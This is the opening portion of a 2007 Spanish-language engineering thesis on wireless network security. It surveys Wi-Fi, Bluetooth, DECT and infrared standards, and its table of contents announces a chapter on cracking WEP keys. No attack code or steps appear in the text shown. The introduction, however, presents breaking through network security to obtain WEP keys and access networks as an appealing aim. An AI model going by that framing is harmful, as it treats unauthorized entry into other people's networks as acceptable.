VNIVERSIDAD NACIONAL
AVTONOMA DE
MEXICO

UNIVERSIDAD NACIONAL AUTONOMA DE MÉXICO

FACULTAD DE ESTUDIOS SUPERIORES

ARAGON

“SEGURIDAD EN REDES INALÁMBRICAS IEEE 802.11b/g
DESCIFRADO DE CLAVE WEP”

Tesis

Que para obtener el titulo de:

Ingeniero Mecánico Eléctrico Electrónico

Presenta:

Denis Omar Sánchez Romero.

Director de tesis: **Ing Benito Barranco Castellanos**

Edo. México, Nezahualvoyotl , 2007

AGRADECIMIENTOS

A mi Familia.

Que me brindaron su apoyo y consejo, y en los momentos mas difíciles me alentaron a seguir adelante anhelando que siempre me preparara para enfrentarme a la vida. Hoy se ven culminados nuestros esfuerzos y mis deseos, iniciándome así una nueva etapa en mi vida en la que siempre estarán en mi mente...

Gracias.

INDICE

CAPITULO 2. ESTANDAR DE LA IEEE 802.11a, b, g.

CAPITULO 3. AP's Y DESCIFRADO WEP

INTRODUCCION

El mundo gira cada día y todo cambia en las comunicaciones, el Internet, en las Redes y las seguridades. La nueva tecnología que esta siendo utilizada para comunicar y socializar a una gran cantidad de gente en la actualidad esta siendo más accesible en el hogar, oficinas y sitios públicos.

Puesto que la conectividad de la red esta hoy disponible donde quiera y con cualquier dispositivo que sea utilizado, éste efecto se ha dado por una nueva era tecnológica y con la gran demanda hoy en la sociedad, ya es mas fácil conectar un teléfono celular, una palm, cámaras de videos e inclusive un ipod a la computadora. Cada vez más, están apareciendo equipos con la tecnología de comunicación, estos equipos que sirven a las personas a realizar tareas ya sea en estado fijo o móvil para comunicarse con otras personas por medio de las redes inalámbricas donde la Internet juega un importante papel.

La tecnología pasa por la obtención de una Terminal única que permita acceder a todo una gama de servicios de forma imperceptible al usuario, aprovechando las ventajas que ofrecen las distintas redes fijas y móviles. Uno de los movimientos más importantes, sin duda, derivadas del proceso de convergencia tecnológica indicado es el que tiene como efecto la influencia de los distintos tipos de redes de telecomunicaciones (fijas, móviles y de datos) hacia un único modelo de infraestructuras de transporte basado de forma creciente en el protocolo de Internet o IP, lo que configura un escenario futuro de redes de telecomunicaciones del tipo “sobre IP”

Los sistemas de Seguridad no pueden sustraerse de este efecto. Cada vez más y más fabricantes de sistemas de seguridad electrónica están incorporando características a sus sistemas que permiten sacar ventaja de la infraestructura de datos existente. La tecnología disponible actualmente ofrece una amplia gama de soluciones para hacer frente a las crecientes exigencias de seguridad demandadas por los sectores informáticos (por ejemplo: cortafuegos, antivirus, redes privadas virtuales, detección de intrusos, etc). Algunos campos relevantes, en los que se prevén nuevos desarrollos en materia de

seguridad serán los siguientes: soluciones basadas en la biometría, gestión de amenazas, servicios web, servicios de datos móviles, accesos de banda ancha en el hogar e IPsec (protocolo de seguridad de la nueva versión IPv6 de Internet).

Bien a lo que nos centraremos es la seguridad de las redes de área local inalámbricas (WLAN, Wireless Local Area Network) pues están ganando mucha popularidad, que se ve acrecentada conforme sus prestaciones aumentan y se descubren nuevas aplicaciones para ellas. Las WLAN permiten a sus usuarios acceder a información y recursos en tiempo real sin necesidad de estar físicamente conectados a un determinado lugar.

Las WLANs la red por sí misma, es móvil y elimina la necesidad de usar cables y establece nuevas aplicaciones añadiendo flexibilidad a la red, y lo más importante incrementa la productividad y eficiencia en las empresas donde está instalada. Un usuario dentro de una red WLAN puede transmitir y recibir voz, datos y vídeo dentro de edificios, entre edificios o campus universitarios e inclusive sobre áreas metropolitanas a velocidades de 11 Mbit/s, o superiores.

Pero no solamente encuentran aplicación en las empresas, sino que su extensión a ambientes públicos, en áreas metropolitanas, como medio de acceso a Internet o para cubrir zonas de alta densidad de usuarios (*hot spots*) en las próximas redes de tercera generación (*3G*) se ven como las aplicaciones de más interés durante los próximos años.

Muchos de los fabricantes de ordenadores y equipos de comunicaciones como son los PDAs (*Personal Digital Assistants*), módems, terminales de punto de venta y otros dispositivos están introduciendo aplicaciones soportadas en las comunicaciones inalámbricas.

Las nuevas posibilidades que ofrecen las WLANs son: permitir una fácil incorporación de nuevos usuarios a la red, ofrecer una alternativa de bajo costo a los sistemas cableados, además de la posibilidad para acceder a cualquier base de datos o cualquier aplicación localizada dentro de la red.

Es por eso que las comunicaciones informáticas siempre ha sido un asunto de cables. Los cables enredados del ratón, el teclado, la impresora y el monitor dan a cualquier habitación el aspecto de un taller. Por eso los ordenadores portátiles tienen tanto éxito. Pero ahora la tecnología de conexión de Internet sin cables existe y se llama WiFi es la abreviatura de Wireless Fidelity, o fidelidad sin cables.

El tema importante que describo en esta tesis es conectarse a Internet en cualquier parte sin cables. En el vestíbulo de un hotel, en el aeropuerto, en la playa, en el cuarto de baño o caminando por la calle. WiFi es a la vez una tecnología muy cómoda y todo un movimiento social, por lo tanto daremos comienzo a esta investigación sobre lo magnifico que es conectarse a esta red atravesando su seguridad para obtener su clave WEP y así acceder a ellas.

CAPITULO 1. REDES 802.11

1.1. LAS COMUNICACIONES INALAMBRICAS

Desde los albores de la humanidad, un tema fundamental con respecto al desarrollo y progreso, ha sido la necesidad de comunicación entre unos y otros, presente a lo largo de la historia. En los últimos años los nuevos logros de la tecnología han sido la aparición de computadoras, líneas telefónicas, celulares, redes alámbricas e inalámbricas, así como las satelitales.

El principio principal de la comunicación se establece mediante el habla en la relación entre emisor, mensaje y receptor. Pero la tecnología de hoy en día no solo debe hacer referencia a la transmisión de voz, sino debe intentar abarcar una mayor gamma de aplicaciones, llámese la transmisión de datos. Dada esta necesidad es que surgen las redes de computadores como la intranet, y la Internet.

Referente al intercambio de voz y datos se hace indispensable la necesidad de estar conectados con el mundo entero a través de la Internet, de donde surgen algunos problemas concernientes a la aplicación de redes alámbricas debido a que se hace necesario el transporte de los equipos ya sea dentro de un local como al interior de alguna oficina.

Al presentarse esta necesidad se hizo parte de un grupo de estudio de mayor envergadura, desde las redes inalámbricas, la transferencia de datos vía infrarrojo, así como en la aplicación de redes satelitales. Las mismas que han logrado satisfacer esta necesidad logrando la conexión de usuarios existentes en distintos lugares del mundo.

La aplicación de la tecnología inalámbrica, viene teniendo un gran auge en velocidades de transmisión, aunque sin competir con la utilización de redes alámbricas o el uso de la fibra óptica, sin embargo cubren satisfactoriamente la necesidad del movimiento de los usuarios.

1.1.1. La Evolución de IEEE 802

Uno de los factores mas importantes para que una tecnología sea aceptada es la normalización, el hecho de que la tecnología esta perfectamente definida para que los distintos fabricantes de equipos, componentes y software puedan hacer su trabajo con la seguridad de ser aceptados por el mercado. El organismo de normalización que más ha avanzado en la definición de normas de redes de área local es el IEEE (*Intitute of Electrical and Electronics Engineers*).

La IEEE empezó a tratar el tema de la normalización de redes locales y metropolitanas en 1980. Para ello creo un grupo de trabajo al que llamo 802. La norma IEEE 802 fue aprobada en 1990. Esta norma sentaba las bases para el establecimiento de redes de área local y redes metropolitanas basadas en el modelo de interconexión de modelos abiertos conocidos como OSI (*Open System Interconnection*).

El modelo OSI se basa en estructurar el proceso de comunicación en siete partes independientes y se les conoce como capas (física, enlace, red, transporte, sesión, presentación y aplicación). La mayoría de las redes publicas y privadas de comunicaciones utilizan el modelo OSI como modelo de referencia.

1.1.2. La Tecnología Inalámbrica.


Al igual que las redes tradicionales cableadas vamos a clasificar a las redes inalámbricas en tres categorías.

- WMAN (*Wireless Metropolitan Area Network*)
- WLAN (*Wireless Local Area Network*)
- WPAN (*Wireless Personal Area Network*)

En la primera categoría WMAN, pondremos a las redes que cubren desde decenas hasta miles de kilómetros, pretenden cubrir el área de una ciudad o entorno metropolitano Los protocolos de servicio local de distribución multipunto, WIMAX (*Worldwide Interoperability for Microwave Access*) ofrecen soluciones de este tipo.

En la segunda categoría WLAN, pondremos las redes que comprenden de varios metros hasta decenas de metros, estas redes están pensadas para crear un entorno de red local entre ordenadores o terminales situados en un mismo edificio o grupo de edificios. Este es el caso de Wi-Fi y HomeRF como ejemplo.

En la última y nueva categoría WPAN, pondremos a las redes que comprenden desde metros hasta 30 metros, estas soluciones están pensadas para interconectar los distintos dispositivos de un usuario por ejemplo, el ordenador y la impresora en este caso se utiliza la tecnología Bluetooth del estándar de la IEEE 802.15.



Comparativa Distancia/Velocidad de tipos de redes.

La norma IEEE 802.11 estableció en junio de 1997 el estándar para redes inalámbricas. Una red de área local inalámbrica puede definirse como a una red de alcance local que tiene como medio de transmisión el aire. Siendo su finalización definitiva para la introducción y desarrollo de los sistemas WLAN en el mercado.

1.1.3 Ventajas de las Redes Inalámbricas.

Las redes inalámbricas de área local WLAN, son un sistema de comunicación de datos flexible muy utilizado como alternativa a la LAN cableada o como una extensión de ésta. Respecto a la red tradicional, la red sin cable ofrece las siguientes ventajas:

Movilidad. La libertad de movimientos es uno de los beneficios más evidentes las redes inalámbricas. Un ordenador o cualquier otro dispositivo (por ejemplo, una PDA o una webcam) pueden situarse en cualquier punto dentro del área de cobertura de la red sin tener que depender de que si es posible o no hacer llegar un cable hasta este sitio. Ya no es necesario estar atado a un cable para navegar en Internet, imprimir un documento o acceder a los recursos.

Compartidos desde cualquier lugar de ella, hacer presentaciones en la sala de reuniones, acceder a archivos, etc., sin tener que tender cables por mitad de la sala o depender de si el cable de red es o no suficientemente largo.

Desplazamiento. Con una computadora portátil o PDA no solo se puede acceder a Internet o a cualquier otro recurso de la red local desde cualquier parte de la oficina o de la casa, sino que nos podemos desplazar sin perder la comunicación. Esto no solo da cierta comodidad, sino que facilita el trabajo en determinadas tareas, como, por ejemplo, la de aquellos empleados cuyo trabajo les lleva a moverse por todo el edifico.

Flexibilidad. Las redes inalámbricas no solo nos permiten estar conectados mientras nos desplazamos por una computadora portátil, sino que también nos permite colocar una computadora de sobremesa en cualquier lugar sin tener que hacer el más mínimo cambio de configuración de la red. A veces extender una red cableada no es una tarea fácil ni barata. En muchas ocasiones acabamos colocando peligrosos cables por el suelo para evitar tener que hacer la obra de poner enchufes de red más cercanos. Las redes inalámbricas evitan todos estos problemas. Resulta también especialmente indicado para aquellos lugares en los que se necesitan accesos esporádicos. Si en un momento dado existe la necesidad de que varias personas se conecten en la red en la sala de reuniones, la conexión inalámbrica evita llenar el suelo de cables. En sitios donde pueda haber invitados que necesiten conexión a Internet (centros de formación, hoteles, cafés, entornos de negocio o empresariales) las redes inalámbricas suponen una alternativa mucho mas viable que las redes cableadas.

Ahorro de costes. Diseñar o instalar una red cableada puede llegar a alcanzar un alto coste, no solamente económico, sino en tiempo y molestias. En entornos domésticos y

en determinados entornos empresariales donde no se dispone de una red cableada por que su instalación presenta problemas, la instalación de una red inalámbrica permite ahorrar costes al permitir compartir recursos: acceso a Internet, impresoras, etc.

Escalabilidad. Se le llama escalabilidad a la facilidad de expandir la red después de su instalación inicial. Conectar una nueva computadora cuando se dispone de una red inalámbrica es algo tan sencillo como instalarle una tarjeta y listo. Con las redes cableadas esto mismo requiere instalar un nuevo cableado o lo que es peor, esperar hasta que el nuevo cableado quede instalado.

1.1.4. Desventajas de las Redes Inalámbricas.

Evidentemente, como todo en la vida, no todo son ventajas, las redes inalámbricas también tiene unos puntos negativos en su comparativa con las redes de cable. Los principales inconvenientes de las redes inalámbricas son los siguientes:

Menor ancho de banda. Las redes de cable actuales trabajan a 100 Mbps, mientras que las redes inalámbricas Wi-Fi lo hacen a 11 Mbps. Es cierto que existen estándares que alcanzan los 54 Mbps y soluciones propietarias que llegan a 100 Mbps, pero estos estándares están en los comienzos de su comercialización y tiene un precio superior al de los actuales equipos Wi-Fi.

Mayor inversión inicial. Para la mayoría de las configuraciones de la red local, el coste de los equipos de red inalámbricos es superior al de los equipos de red cableada.

Seguridad. Las redes inalámbricas tienen la particularidad de no necesitar un medio físico para funcionar. Esto fundamentalmente es una ventaja, pero se convierte en una desventaja cuando se piensa que cualquier persona con una computadora portátil solo necesita estar dentro del área de cobertura de la red para poder intentar acceder a ella. Como el área de cobertura no esta definida por paredes o por ningún otro medio físico, a los posibles intrusos no les hace falta estar dentro de un edificio o estar conectado a un cable. Además, el sistema de seguridad que incorporan las redes Wi-Fi no es de lo más fiables. A pesar de esto también es cierto que ofrece una seguridad valida para la

inmensa mayoría de las aplicaciones y que ya hay disponible un nuevo sistema de seguridad (WPA) que hace a Wi-Fi mucho más confiable.

Interferencias. Las redes inalámbricas funcionan utilizando el medio radio electrónico en la banda de 2,4 GAZ. Esta banda de frecuencias no requiere de licencia administrativa para ser utilizada por lo que muchos equipos del mercado, como teléfonos inalámbricos, microondas, etc., utilizan esta misma banda de frecuencias. Además, todas las redes Wi-Fi funcionan en la misma banda de frecuencias incluida la de los vecinos.

Este hecho hace que no se tenga la garantía de nuestro entorno radioelectrónico este completamente limpio para que nuestra red inalámbrica funcione a su mas alto rendimiento. Cuantos mayores sean las interferencias producidas por otros equipos, menor será el rendimiento de nuestra red. No obstante, el hecho de tener probabilidades de sufrir interferencias no quiere decir que se tengan. La mayoría de las redes inalámbricas funcionan perfectamente sin mayores problemas en este sentido.

Incertidumbre tecnológica. La tecnología que actualmente se esta instalando y que ha adquirido una mayor popularidad es la conocida como Wi-Fi (IEEE 802.11b). Sin embargo, ya existen tecnologías que ofrecen una mayor velocidad de transmisión y unos mayores niveles de seguridad, es posible que, cuando se popularice esta nueva tecnología, se deje de comenzar la actual o, simplemente se deje de prestar tanto apoyo a la actual.

Lo cierto es que las leyes del mercado vienen también marcadas por las necesidades del cliente y, aunque existe una incógnita, los fabricantes no querrán perder el tirón que ha supuesto Wi-Fi y harán todo lo posible para que los nuevos dispositivos sean compatibles con los actuales. La historia nos ha dado muchos ejemplos similares.

1.2. REDES INALÁMBRICAS DE ÁREA PERSONAL.

Las redes WPAN son aquellas que tienen un área de cobertura de 10 metros o más. La finalidad de estas redes es comunicar cualquier dispositivo personal (ordenador, terminal móvil, PDA, etc.) con sus periféricos, así como permitir una comunicación directa a corta distancia entre estos dispositivos.

Hoy en dia tenemos una gran variedad de dispositivos personales podemos ver que al ordenador se le han unido el teléfono móvil y el PDA (*Personal Digital Assistant*). Anteriormente la comunicación con estos dispositivos con sus periféricos se ha hecho utilizando el cable. Pero tener pequeños dispositivos repletos de cables alrededor no resulta muy cómodo, por lo que la comunicación inalámbrica supone un gran avance en cuanta versatilidad y comodidad.

1.2.1. Bluetooth

Bluetooth es una tecnología inalámbrica desarrollada por la compañía sueca Ericsson. En su diseño primó la importancia de obtener dispositivos de pequeño tamaño, bajo consumo y bajo coste. Esta tecnología está orientada a conectar cualquier dispositivo electrónico: ordenadores, PDA, teléfonos, electrodomésticos, etc. en pequeños radios de cobertura (10m) conformando redes PAN (Personal Area Networks) o Redes de Area Personal, capaces de transmitir voz y datos. La velocidad de transmisión es de 720 Kbps por canal.

Su actual aplicación de la tecnología se realizan en:

- Conexión entre celulares y equipos manos libres.
- Red inalámbrica en espacios reducidos.
- Comunicación sin cables entre la pc y dispositivos de entrada y salida.
- Transferencia de ficheros entre dispositivos vía OBEX.
- Transferencia de fichas de contactos, citas y recordatorios entre dispositivos vía OBEX.

- Controles remotos como los utilizados por el la consola Wii creada por la compañía Nintendo

Uso del Bluetooth

Esta tecnología trabaja en dos capas del modelo OSI que son la de enlace y aplicación, incluye un transceiver que trasmite y recibe a una frecuencia de 2.4 Ghz. Las conexiones que se realizan son de uno a uno con un rango máximo de 10 metros, si se utilizaran repetidores o puntos de acceso, el radio de cobertura nos ayudarían a abarcar una distancia de 100 metros.

El Bluetooth por cuestiones de seguridad cuenta con mecanismos de encriptación de 64 bits y autentificación para controlar la conexión y evitar que dispositivos puedan acceder a los datos o realizar su modificación.

El trasmisor esta integrado en un pequeño microchip de 9 x 9 milímetros y opera en una frecuencia de banda global. Los dispositivos que incorporan esta tecnología se reconocen entre si y utilizan el mismo lenguaje de la misma forma que lo realizan otros dispositivos como lo son la computadora y la impresora.

Durante la transferencia de datos el canal de comunicaciones permanece abierto y no requiere la intervención directa del usuario cada vez que se desea transferir voz o datos de un dispositivo a otro. La velocidad máxima que se alcanza durante la transferencia es de 700 Kb/seg y consume un 97% menos que un teléfono móvil.

Bluetooth esta diseñado para usar acuses de recibos y saltos de frecuencias lo que permite tener conexiones robustas, lo cual es una ventaja muy grande por que permite ayudar a los problemas de interferencia y a su vez añade seguridad.

Esta transmisión puede ser realizada de manera sincrona o asíncrona. El método sincrona es orientado a conexión de voz que es conocido como SCO, y la conexión asíncrona que es utilizada para la transmisión de datos y es conocida como ACL. La división de tiempo duplex es usado para este tipo de conexiones los cuales soportan 16 tipos de paquetes, cuatro de ellos son paquetes de control y son los mismos en cada tipo de conexión. Debido a la necesidad de tranquilidad en la transmisión de datos, los paquetes son enviados en grupos sin interrumpir otras transmisiones que se estén realizando en ese momento

La banda de frecuencias empleada se extiende desde los 2.400 a los 2.4835 GHz, conformando un total de 79 canales de RF de la forma: f=2402+k MHz, k=0,…,78. Emplean FHSS con señales full-duplex a 1600 saltos o "hops" por segundo.

Dependiendo de la potencia del dispositivo bluetooth existen 3 clases:

Clase	**Potencia máxima permitida (mW)**	**Potencia máxima permitida (dBm)**	**Rango (aproximado)**
Clase 1	100 mW	20 dBm	~100 metros
Clase 2	2.5 mW	4 dBm	~20 metros
Clase 3	1 mW	0 dBm	~1 metro

La diferencia que existe entre el Bluetooth y el infrarrojo es que ambos protocolos especifican una comunicación inalámbrica a corta distancia, en la actualidad se cree que Bluetooth desplazara al infrarrojo por las claras ventajas entre ambas.

El infrarrojo requiere de una comunicación lineal entre transmisor y receptor, lo que hace impredecible la línea de vista para su efectiva transmisión. Las frecuencias de la banda del infrarrojo no permiten la penetración a través de paredes, dándole una importante ventaja a la radiofrecuencia que opera Bluetooth. La comunicación con


infrarrojo siempre será uno a uno, dejando de lado las configuraciones punto-multipunto. Bluetooth permite la generación de redes.

En la actualidad sabemos que todo software que sale al mercado tiene fallas y conforme se va utilizando por los usuarios se observan algunas mejoras las cuales son implementadas en otras versiones de este, es por ello que Bluetooth conforme pase el tiempo va ir mejorando y adaptándose a las nuevas tecnologías, ya que permite ser implementada en varios dispositivos electrónicos a un bajo costo, un ejemplo claro que se puede observar en la actualidad son las consolas Wii fabricadas por Nintendo, que realizar la conexión de forma inalámbrica gracias a la tecnología Blutooth.

1.2.2. Telecomunicación Digital Inalámbrica Mejorada

El estándar DECT (Digital Enhanced Cordless Telecommunications), existe desde 1992 promulgado por ETSI (*European Telecommunications Standards Institute*). Nació como una iniciativa europea para normalizar y mejorar la transmisión inalámbrica de voz en telefonía fija, actualmente esta tecnología se usa en todo el mundo.

Generalmente, estos dispositivos constan de una base que se conecta a la roseta telefónica y se encarga de transmitir la voz de unos telefonillos a otros de forma inalámbrica y de varios telefonillos individuales que no necesitan conectarse a la línea telefónica ya que reciben la voz de forma inalámbrica desde la base.



Dispositivos DECT

Tanto la base como los telefonillos cuentan con un dispositivo base cargador que se conecta a la red y recarga las baterías de los telefonillos/base. Por lo general una base es capaz de gestionar hasta 5 ó 6 telefonillos, lo que suele ser suficiente para dar servicio telefónico a una casa bastante grande.

Con solo pulsar dos teclas se puede establecer una comunicación interna entre dos telefonillos cualesquiera de la red interna. Estas llamadas son evidentemente gratuitas. Y desde cualquier telefonillo se puede llamar al exterior a través de la base.

El alcance inalámbrico de esta tecnología no es desdeñable, de 50 a 200 metros dependiendo de si hay muchas paredes de por medio o, por el contrario, hay visión directa entre un telefonillo y la base. Esto hace que algunas veces se pueda compartir una conexión telefónica entre varios pisos de un mismo bloque, o incluso de un bloque de pisos a otro no muy lejano.

Los teléfonos inalámbricos digitales DECT operan en la banda de frecuencias de 1,88 a 1,90 GHz. De esta manera no hay interferencias entre esta tecnología y la tecnología Wi-Fi de transmisión inalámbrica de datos, que suele operar en la banda de 2,4 GHz. Tampoco hay interferencias con la telefonía móvil GSM que opera en la banda de 0,9 y 1,8 GHz.

Si la base de teléfonos DECT que hemos adquirido es compatible GAP (*Generic Access Profile*), podremos compartir las comunicaciones con telefonillos de otra marca que también sean compatible GAP. Esta compatibilidad sirve para la transmisión de voz entre unos telefonillos y otros. Pero no siempre sirve para prestaciones adicionales, por ejemplo, la identificación de llamada puede no estar incluida en la compatibilidad y, en este caso, solo tendremos esta prestación en los telefonillos GAP que sean de la misma marca y serie que la base. Por el contrario, si la base tiene una función como es la de silenciar determinados telefonillos cuando haya una llamada desde el exterior (para que estas llamadas se recojan en otro/s telefonillo/s), esta función, al ser propia de la base y no de los telefonillos individuales, funcionará también con los telefonillos GAP de la otra marca.

1.2.3. Tecnología de Infrarrojo

Los sistemas de comunicación por infrarrojo utilizan muy altas frecuencias, justo abajo del espectro de la luz visible para transportar datos. Como la luz, el infrarrojo no puede penetrar objetos opacos, ya sea directamente (línea de vista) o indirectamente (tecnología difundida/reflectiva).

El alto desempeño del infrarrojo directo es impráctico para usuarios móviles pero su uso es prácticamente para conectar dos redes fijas. La tecnología reflectiva no requiere línea de vista pero está limitada a cuartos individuales en zonas relativamente cercanas. Algunos modelos de teléfonos móviles y ordenadores portátiles incluyen un dispositivo infrarrojo como medio de comunicaciones entre ellos.

Los sistemas de comunicación de infrarrojo pueden ser divididos en dos categorías:

- Infrarrojo de haz directo. Esta comunicación necesita una visibilidad directa sin obstáculos entre ambos terminales.

- Infrarrojo de haz difuso. En este caso el haz tiene suficiente potencia como para alcanzar el destino mediante múltiples reflexiones en los obstáculos intermedios. En este caso no necesita visibilidad directa entre terminales.

El estándar IEEE 802.11 el antecesor de Wi-Fi contemplaba el uso de infrarrojos, pero nunca llego a desarrollarse debido a su corto alcance, el hecho que no pueda traspasar objetos y que no son utilizables en el exterior por los agentes naturales como la lluvia y la niebla les produce grandes interferencias.

IrDA (*Infrared Data Association*) es una asociación que tiene como objetivo crear y promover el uso de sistemas de comunicaciones por infrarrojo. Actualmente tiene creado dos estándares:

IrDA-Data: Empleado básicamente para transferencias bidireccionales de información en forma inalámbrica y con altas tasas de transmisión entre dispositivos portátiles. En lo

sucesivo, cuando se mencione IrDA se hará referencia a IrDA-Data, que es el objetivo de este documento.

IrDA-Control: fue establecido para cursar comunicaciones de control entre dispositivos periféricos como teclados, ratones, joysticks o controles remotos. La distancia máxima se amplia hasta garantizar un mínimo de 5 metros con tasas de transmisión alrededor de 75Kbps.

Similar al modelo OSI, la tecnología IrDA se encuentra también estratificada en bloques funcionales con responsabilidades específicas. Cada uno de estos, define protocolos esenciales (color claro), que son necesarios en todas la implementaciones de IrDA y otros que se incluyen solo en algunas implementaciones dependiendo del tipo de aplicaciones (color oscuro).

Dispositivos infrarrojos

La tecnología de infrarrojos parece que ha encontrado su nicho en las comunicaciones a muy corto alcance. Esto convierte a IrDA en compatible con tecnologías como Bluetooth. Además IrDA ofrece ventaja adicional de la seguridad, ya que las emisiones de infrarrojos se quedan en un entorno mucho más privado que las propagaciones de ondas de radio.

1.3. REDES INALAMBRICAS DE AREA LOCAL

Las WLAN's son redes inalámbricas que tienen cobertura de unos cientos de metros. Estas redes son muy utilizadas como alternativa a las redes LAN cableadas o como extensión de éstas. Utiliza tecnología de radiofrecuencia que permite mayor movilidad a los usuarios al minimizar las conexiones cableadas. Las WLAN van adquiriendo importancia en muchos campos, como almacenes o para manufactura, en los que se transmite la información en tiempo real a una terminal central. También son muy populares en los hogares para compartir el acceso a Internet entre varias computadoras.

Entre estas tecnologías se encuentran las siguientes:

- Wi-Fi
- HomeRF
- HiperLAN

1.3.1. Tecnología Wi-Fi


Wi-Fi es una marca de la Wi-Fi Alliance (anteriormente la WECA: *Wireless Ethernet Compatibility Alliance*), la organización comercial que adopta, prueba y certifica que los equipos cumplen los estándares 802.11. El problema principal que pretende resolver la normalización es la compatibilidad. No obstante existen distintos estándares que definen distintos tipos de redes inalámbricas. Esta variedad produce confusión en el mercado y descoordinación en los fabricantes. Para resolver este problema, los principales vendedores de soluciones inalámbricas (3com, Airones, Intersil, Lucent Technologies, Nokia y Symbol Technologies) crearon en 1999 una asociación conocida como WECA. El objetivo de esta asociación fue crear una marca que permitiese fomentar más fácilmente la tecnología inalámbrica y asegurase la compatibilidad de equipos.

De esta forma en abril de 2000 WECA certifica la interoperatibilidad de equipos según la norma IEEE 802.11b bajo la marca Wi-Fi (*Wireless Fidelity*). Esto quiere decir que el usuario tiene la garantía de que todos los equipos que tenga el sello Wi-Fi pueden

trabajar juntos sin problemas independientemente del fabricante de cada uno de ellos. Se puede obtener un listado completo de equipos que tienen la certificación Wi-Fi en Alliance - Certified Products.

En el año 2002 eran casi 150 miembros de la asociación WECA. Como la norma 802.11b ofrece una velocidad máxima de transferencia de 11 Mbps ya existen estándares que permiten velocidades superiores, WECA no se ha querido quedar atrás. Por ese motivo, WECA anunció que empezaría a certificar también los equipos IEEE 802.11a de la banda de 5 Ghz mediante la marca Wi-Fi5.

La norma IEEE.802.11 fue diseñada para sustituir a las capas físicas y MAC de la norma 802.3 (Ethernet). Esto quiere decir que en lo único que se diferencia una red Wi-Fi de una red Ethernet, es en la forma como los ordenadores y terminales en general acceden a la red; el resto es idéntico. Por tanto una red local inalámbrica 802.11 es completamente compatible con todos los servicios de las redes locales de cable 802.3 (Ethernet).

